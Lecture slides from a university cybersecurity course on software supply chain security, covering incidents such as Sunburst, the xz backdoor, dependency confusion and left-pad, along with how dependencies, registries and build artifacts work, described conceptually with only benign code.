

Software Supply Chain Security

Foundations of Cybersecurity

Luca Caviglione

Institute for Applied Mathematics and Information Technologies

National Research Council of Italy

luca.caviglione@cnr.it



University of Pavia – Department of Electrical, Computer and Biomedical Engineering

Outline

- Why software supply chain security in this course?
- What is the Software Supply Chain?
- General Threat Model
- Attacks Against Source Code
- Dependencies
- Attacks Against Dependencies
- Squatting
- Software Bill of Materials – SBOMs
- Debloating
- Attacks Against the Build Process
- Reproducible Builds

Why Software Supply Chain in this Course?

- Academic, government and critical infrastructures increasingly rely on:
 - **closed-** and **open-source** components
 - complex **chains** of **services** and **software**
 - **rapid development** processes and tight temporal constraints.
- Issues in the process of “composing” the software can cause:
 - Internet-wide **disruptions** and **outages**
 - huge **economic losses**
 - hazards to **industrial** processes
 - harms to **individuals**.
- Vast **software ecosystems** and **large dependencies** require to:
 - define new and efficient **security mechanisms**
 - **not limit** the understanding to **own components**
 - re-think the concept of **trust**.

Why Software Supply Chain in this Course?

- Attacks using the software supply chain as a vector are sharply increasing.
- Main motivations:
 - threat actors have a vast landscape of technologies to exploit
 - monitoring huge ecosystems is hard without affecting their usability
 - offensive campaigns are heterogeneous and strikes on a large-scale
- Example of attacks:


Attack	When	Target
Sunburst	2019	Update Framework
Codecov	2021	Compromised Docker Image
Crowdstrike	2024	Buggy Update
xz	2024	Backdoor
Ultralytics	2024	Build System Injection

Example: Sunburst

- **Sunburst** is a **backdoor** placed in the Orion IT monitoring and management software of SolarWinds.
- The attackers:
 - compromised the build process
 - trojanized a DLL of the Orion plugin.
- Modified files:
 - were digitally-signed by SolarWinds
 - delivered via infected updates.
- Sunburst led to:
 - a vast impact on many US Government agencies
 - huge losses in terms of money and reputation.



Example: Sunburst




Example: XZ

- XZ is a compression tool used in several Unix-like systems (e.g., Linux and macOS).
- Versions 5.6.0 and 5.6.1 of XZ have been plagued with a **backdoor**.
- Hosts running a compromised version of XZ allowed the attacker to connect via SSH.
- The **backdoor**:
 - has been inserted **during** the **build process**
 - it was **not present** in the **open-source code** of XZ.



Example: XZ


- The attack against XZ was prepared via a **reputation build** phase.
- Eventually, the attacker gained access to the XZ repository.
- To reduce the attack visibility, the backdoor was:
 - **not** inserted directly in the **code**
 - **injected** during the **build process**
 - available **only** in the **compiled artifacts**.





Example: XZ

- The attack against XZ was prepared via a **reputation build** phase.
- Eventually, the attacker gained access to the XZ repository.
- To reduce the attack visibility, the backdoor was:
 - **not** inserted directly in the **code**
 - **injected** during the **build process**
 - available **only** in the **compiled artifacts**.



Example: Dependency Confusion

- Not a real attack, but a great research story!

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack



Alex Birsan

Follow

11 min read · Feb 9, 2021

```
"dependencies": {  
  "express": "^4.3.0",  
  "dustjs-helpers": "~1.6.3",  
  "continuation-local-storage": "^3.1.0",  
  "pplogger": "^0.2",  
  "auth-paypal": "^2.0.0",  
  "wurfl-paypal": "^1.0.0",  
  "analytics-paypal": "~1.0.0"  
}
```

Internal PayPal code and its package.json file

Source: <https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610>

Example: Dependency Confusion

- Not a real attack, but a great research story!

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack

 Alex Birsan [Follow](#) 11 min read · Feb 9, 2021

```
"dependencies": {  
  "express": "^4.3.0",  
  "dustjs-helpers": "~1.6.3",  
  "continuation-local-storage": "^3.1.0",  
  "pplogger": "^0.2",  
  "auth-paypal": "^2.0.0",  
  "wurfl-paypal": "^1.0.0",  
  "analytics-paypal": "~1.0.0"  
}
```

Internal PayPal code and its package.json file

It contains a mix of public and private dependencies


Example: Dependency Confusion

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack

 Alex Birsan [Follow](#) 11 min read · Feb 9, 2021

- Not a real attack, but a great research story!



```
"dependencies": {
  "express": "^4.3.0",
  "dustjs-helpers": "~1.6.3",
  "continuation-local-storage": "^3.1.0",
  "pplogger": "^0.2",
  "auth-paypal": "^2.0.0",
  "wurfl-paypal": "^1.0.0",
  "analytics-paypal": "~1.0.0"
}
```

Internal PayPal code and its package.json file

public packages from npm

non-public package (e.g., hosted internally by PayPal). Such packages were not present on the public npm registry

Example: Dependency Confusion

- Not a real attack, but a great research story!

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack



Alex Birsan

Follow

11 min read · Feb 9, 2021

```
"dependencies": {  
  "express": "^4.3.0",  
  "dustjs-helpers": "~1.6.3",  
  "continuation-local-storage": "^3.1.0",  
  "pplogger": "^0.2",  
  "auth-paypal": "^2.0.0",  
  "wurfl-paypal": "^1.0.0",  
  "analytics-paypal": "~1.0.0"  
}
```

Created “malicious” versions of the packages and uploaded to the public npm registry

Internal PayPal code and its package.json file

Example: Dependency Confusion

- Not a real attack, but a great research story!

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies


The Story of a Novel Supply Chain Attack

Alex Birsan Follow 11 min read · Feb 9, 2021

```
"dependencies": {  
  "express": "^4.3.0",  
  "dustjs-helpers": "~1.6.3",  
  "continuation-local-storage": "^3.1.0",  
  "pplogger": "^0.2",  
  "auth-paypal": "^2.0.0",  
  "wurfl-paypal": "^1.0.0",  
  "analytics-paypal": "~1.0.0"  
}
```

Internal PayPal code and its package.json file

Some projects defaulted public versions (when available) rather than private ones!



Example: The “npm left-pad Incident”

- The left-pad package was:
 - a free and open-source package for padding text
 - only 17 lines of code
 - largely used within the Internet.
- Timeline:
 - the developer had a **dispute** with another developer
 - eventually, he decided to **remove** the package
 - all the **software** needing left-pad **broke**.
- Example of victims:
 - React (used by various sites, including Facebook)
 - PayPal
 - Netflix
 - Spotify.

```
1 module.exports = leftpad;
2
3 function leftpad (str, len, ch) {
4   str = String(str);
5
6   var i = -1;
7
8   ch || (ch = ' ');
9   len = len - str.length;
10
11
12   while (++i < len) {
13     str = ch + str;
14   }
15
16   return str;
17 }
```


left-pad (source: Wikipedia)

What is the Software Supply Chain?

- **Modern software** requires:
 - **fast** development times
 - **collaboration** of several people
 - adapting to **complex** and heterogenous scenarios (e.g., cloud vs on premise)
 - tame **costs**.
- To face such challenges, software increasingly uses:
 - layered architectures
 - reusable abstractions, libraries, and frameworks
 - AI-based tools to generate and review code.
- The overall **development process** resembles a **supply chain**.


What is the Software Supply Chain?

- The software supply chain:
 - is similar to a **physical** supply chain
 - each part **contributes** to the final product
 - if a **part** is **altered** the **outcome** may be **compromised**.
- Unfortunately:
 - like a complex physical supply chains, security issues are very common
 - it is becoming a **prime vector** for **distributing malicious software**.
- **Spoiler:** a software supply chain is secure as its weakest link.




Source: XKCD

What is the Software Supply Chain?



Comparison between a traditional supply chain and the software supply chain


Overview of the Software Supply Chain



Reference example of a complete software supply chain

Software Supply Chain: Source Code

- The source code is:
 - written by the developer (i.e., human or AI)
 - contains the used third-party dependencies.
- The dependencies can be:
 - **directly declared in the code**
 - described in configuration files.
- Both mechanisms participate to the definition of the source code.



Software Supply Chain: Source Code

- Example of direct dependency declarations:

C `#include <stdio.h>`

Python `import os`


JavaScript `use tree-sitter`

- Example of dependency files:

C `CMakeList.txt`


Python `pyproject.toml`

JavaScript `packages.json`



Software Supply Chain: Build Process

- The build process:
 - **collects** all the **source code**
 - **retrieves** all the **dependencies**
 - **manipulates** all the needed **resources**
 - **produces** an executable or a **package**.
- To collect dependencies the build process:
 - uses **local repositories**
 - interacts with **package registries**.
- A registry allows to associate a name and a version to a specific package.
- The final artifact depends on:
 - the type of software, e.g., standalone or a library
 - the distribution model of the ecosystem, e.g., a binary or a source archive.



Software Supply Chain: Build Process

- Example of registries:

C Not available

Python `pypi.org`


JavaScript `npmjs.com`

- Example of build artifacts:

C binary

Python archive

JavaScript archive



Software Supply Chain: Python Archives

Original source code files typically not manipulated or altered by the build process

Metadata files/information added by the build process

```
[/tmp]$ unzip -l requests-2.32.4-py3-none-any.whl
Archive:  requests-2.32.4-py3-none-any.whl
  Length      Date    Time    Name
-----
  5072  06-09-2025  13:37  requests/__init__.py
   435  06-09-2025  16:40  requests/__version__.py
  1495  06-09-2025  13:37  requests/_internal_utils.py
 27451  06-09-2025  13:37  requests/adapters.py
  6449  06-09-2025  13:37  requests/api.py
 10186  06-09-2025  13:37  requests/auth.py
   429  06-09-2025  13:37  requests/certs.py
   2142  06-09-2025  13:37  requests/compat.py
 18590  06-09-2025  13:37  requests/cookies.py
   4260  06-09-2025  13:37  requests/exceptions.py
   3875  06-09-2025  13:37  requests/help.py
   733  06-09-2025  13:37  requests/hooks.py
 35510  06-09-2025  13:37  requests/models.py
   904  06-09-2025  13:37  requests/packages.py
 30495  06-09-2025  13:37  requests/sessions.py
   4322  06-09-2025  13:37  requests/status_codes.py
   2912  06-09-2025  13:37  requests/structures.py
 33213  06-09-2025  13:37  requests/utils.py
 10142  06-09-2025  16:41  requests-2.32.4.dist-info/licenses/LICENSE
   4934  06-09-2025  16:41  requests-2.32.4.dist-info/METADATA
    91  06-09-2025  16:41  requests-2.32.4.dist-info/WHEEL
     9  06-09-2025  16:41  requests-2.32.4.dist-info/top_level.txt
  1784  06-09-2025  16:41  requests-2.32.4.dist-info/RECORD
-----
 205433                               23 files
```

Software Supply Chain: Applications

